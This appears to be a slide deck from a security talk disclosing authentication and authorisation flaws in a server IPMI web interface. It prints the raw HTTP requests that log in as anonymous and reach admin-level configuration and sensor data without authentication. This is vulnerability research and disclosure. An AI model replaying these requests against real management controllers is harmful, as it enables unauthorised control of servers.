
Remember this?

Logging in as anonymous

```
POST /cgi/login.cgi HTTP/1.1
Host:
Connection: keep-alive
Content-Length: 18
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Origin: https://
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML,
like Gecko) Chrome/26.0.1410.65 Safari/537.31
Content-Type: application/x-www-form-urlencoded
DNT: 1
Referer: https://
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: langSetFlag=0; language=English

name=&pwd=p
```

And you're in

Bug #10: Reliance on client side controls




And you're in

Kinda

- Problem:
  - Anonymous doesn't have privs to open main page
- Solution:
  - Open different page!
  - Take a sip


And you're in


Kinda



And you're in

Kinda





Web interface structure


How it works - smell the glove and sip your drink

- JS-based pages
- Populate IFRAMEs
- Calls to /cgi/ipmi.cgi with args
  - Arg1 == XML template file
  - Value1 == User (sometimes used)
  - Arg2 == time_stamp
  - Value2 == Timestamp (ignored)

Web interface structure

E.g:


```
GET
/cgi/ipmi.cgi?IP_ACCESS_CTRL.XML=(0%2C0)&time_stamp=Fri%20Apr%2019%202013%2010%3A38%3A18
%20GMT%2B0100%20(BST)&_= HTTP/1.1

        HTTP/1.1 200 OK
        Content-Type: application/xml
        Content-Length: 553
        Date: Mon, 22 Apr 2013 12:35:43 GMT
        Server: lighttpd/1.4.23

        <?xml version="1.0"?>
        <IPMI>
          <IP_ACCESS_CONTROL DEFAULT_POLICY="ACCEPT" STATE="enable">
            <FW_RULE PRIORITY="1" IP="[redacted]" POLICY="ACCEPT"/>
            <FW_RULE PRIORITY="2" IP="[redacted]" POLICY="ACCEPT"/>
            <FW_RULE PRIORITY="3" IP="[redacted]" POLICY="ACCEPT"/>
            <FW_RULE PRIORITY="4" IP="[redacted]" POLICY="ACCEPT"/>
            <FW_RULE PRIORITY="5" IP="[redacted]" POLICY="ACCEPT"/>
            <FW_RULE PRIORITY="6" IP="[redacted]" POLICY="ACCEPT"/>
            <FW_RULE PRIORITY="7" IP="0.0.0.0/0" POLICY="DROP"/>
          </IP_ACCESS_CONTROL>
        </IPMI>
```



Ok so where's the bugs?

Bug #11 - Missing authentication

- Incidentally
  - That request didn't need auth
  - You may now sip your drink




Polling Hardware Stats

Bug #11: Instance 2 (sip please)

```
GET
/cgi/ipmi.cgi?SENSOR_INFO_FOR_SYS_HEALTH.XML=(1%2Cff)&time_stamp=Fri%20Apr%2019%202013%2
010%3A15%3A07%20GMT%2B0100%20(BST)&_= HTTP/1.1
```


```
<?xml version="1.0"?>
<IPMI>
  <SENSOR_INFO>
    <SENSOR ID="001" NUMBER="11" NAME="System Temp" READING="17c000" OPTION="c0"
UNR="4f" UC="4d" UNC="4b" LNC="fb" LC="f9" LNR="f7" STYPE="01" RTYPE="01" ERTYPE="01"
UNIT1="80" UNIT="01" L="00" M="0100" B="0000" RB="00"/>
    <SENSOR ID="002" NUMBER="10" NAME="Peripheral Temp" READING="25c000" OPTION="c0"
UNR="4f" UC="4d" UNC="4b" LNC="fb" LC="f9" LNR="f7" STYPE="01" RTYPE="01" ERTYPE="01"
UNIT1="80" UNIT="01" L="00" M="0100" B="0000" RB="00"/>
    <SENSOR ID="003" NUMBER="12" NAME="CPU Temp" READING="000000" OPTION="c0" UNR="00"
UC="00" UNC="00" LNC="00" LC="00" LNR="00" STYPE="c0" RTYPE="01" ERTYPE="70"
UNIT1="c0" UNIT="00" L="00" M="0000" B="0000" RB="00"/>
    <SENSOR ID="004" NUMBER="44" NAME="FAN" READING="17c000" OPTION="c0" UNR="d9"
UC="d8" UNC="d7" LNC="05" LC="04" LNR="03" STYPE="04" RTYPE="01" ERTYPE="01"
UNIT1="00" UNIT="12" L="00" M="8700" B="0000" RB="00"/>
    <SENSOR ID="005" NUMBER="21" NAME="Vcore" READING="5cc000" OPTION="c0" UNR="b8"
UC="b0" UNC="a8" LNC="56" LC="53" LNR="50" STYPE="02" RTYPE="01" ERTYPE="01"
UNIT1="00" UNIT="04" L="00" M="0800" B="0000" RB="d0"/>
    <SENSOR ID="006" NUMBER="23" NAME="3.3VCC" READING="d1c000" OPTION="c0" UNR="e8"
UC="e4" UNC="e0" LNC="b8" LC="b4" LNR="b0" STYPE="02" RTYPE="01" ERTYPE="01"
UNIT1="00" UNIT="04" L="00" M="1000" B="0000" RB="d0"/>
    <SENSOR ID="007" NUMBER="22" NAME="12V" READING="e4c000" OPTION="c0" UNR="fb"
UC="f9" UNC="f7" LNC="ca" LC="c8" LNR="c6" STYPE="02" RTYPE="01" ERTYPE="01"
UNIT1="00" UNIT="04" L="00" M="3500" B="0000" RB="d0"/>
    <SENSOR ID="008" NUMBER="24" NAME="VDIMM" READING="bcc000" OPTION="c0" UNR="e0"
UC="de" UNC="dc" LNC="a0" LC="98" LNR="90" STYPE="02" RTYPE="01" ERTYPE="01"
UNIT1="00" UNIT="04" L="00" M="0800" B="0000" RB="d0"/>
    <SENSOR ID="009" NUMBER="25" NAME="5VCC" READING="a0c000" OPTION="c0" UNR="b2"
UC="af" UNC="ac" LNC="8f" LC="87" LNR="80" STYPE="02" RTYPE="01" ERTYPE="01"
UNIT1="00" UNIT="04" L="00" M="2000" B="0000" RB="d0"/>
    <SENSOR ID="00a" NUMBER="28" NAME="VCC PCH" READING="84c000" OPTION="c0" UNR="96"
UC="93" UNC="90" LNC="76" LC="73" LNR="70" STYPE="02" RTYPE="01" ERTYPE="01"
UNIT1="00" UNIT="04" L="00" M="0800" B="0000" RB="d0"/>
    <SENSOR ID="00b" NUMBER="50" NAME="VBAT" READING="c7c000" OPTION="c0" UNR="e8"
UC="e4" UNC="e0" LNC="b8" LC="b4" LNR="b0" STYPE="02" RTYPE="01" ERTYPE="01"
UNIT1="00" UNIT="04" L="00" M="1000" B="0000" RB="d0"/>
    <SENSOR ID="00c" NUMBER="4f" NAME="VSB" READING="d0c000" OPTION="c0" UNR="e8"
UC="e4" UNC="e0" LNC="b8" LC="b4" LNR="b0" STYPE="02" RTYPE="01" ERTYPE="01"
UNIT1="00" UNIT="04" L="00" M="1000" B="0000" RB="d0"/>
    <SENSOR ID="00d" NUMBER="27" NAME="AVCC" READING="d1c000" OPTION="c0" UNR="e8"
UC="e4" UNC="e0" LNC="b8" LC="b4" LNR="b0" STYPE="02" RTYPE="01" ERTYPE="01"
UNIT1="00" UNIT="04" L="00" M="1000" B="0000" RB="d0"/>
    <SENSOR ID="00e" NUMBER="55" NAME="PS Status" READING="0101ff" OPTION="c0"
UNR="01" UC="01" UNC="ff" LNC="01" LC="ff" LNR="02" STYPE="08" RTYPE="01" ERTYPE="6f"
UNIT1="c0" UNIT="00" L="00" M="0000" B="0000" RB="00"/>
  </SENSOR_INFO>
</IPMI>
```



Authorisation Bugs

Bug #12 - Weak Authorisation

- User levels are only distinguished by Javascript via XML calls
- XML calls don’t appear to distinguish user levels
  - Anonymous == ADMIN
    - Even when set to no access
  - You may now down your pint




Remember this?

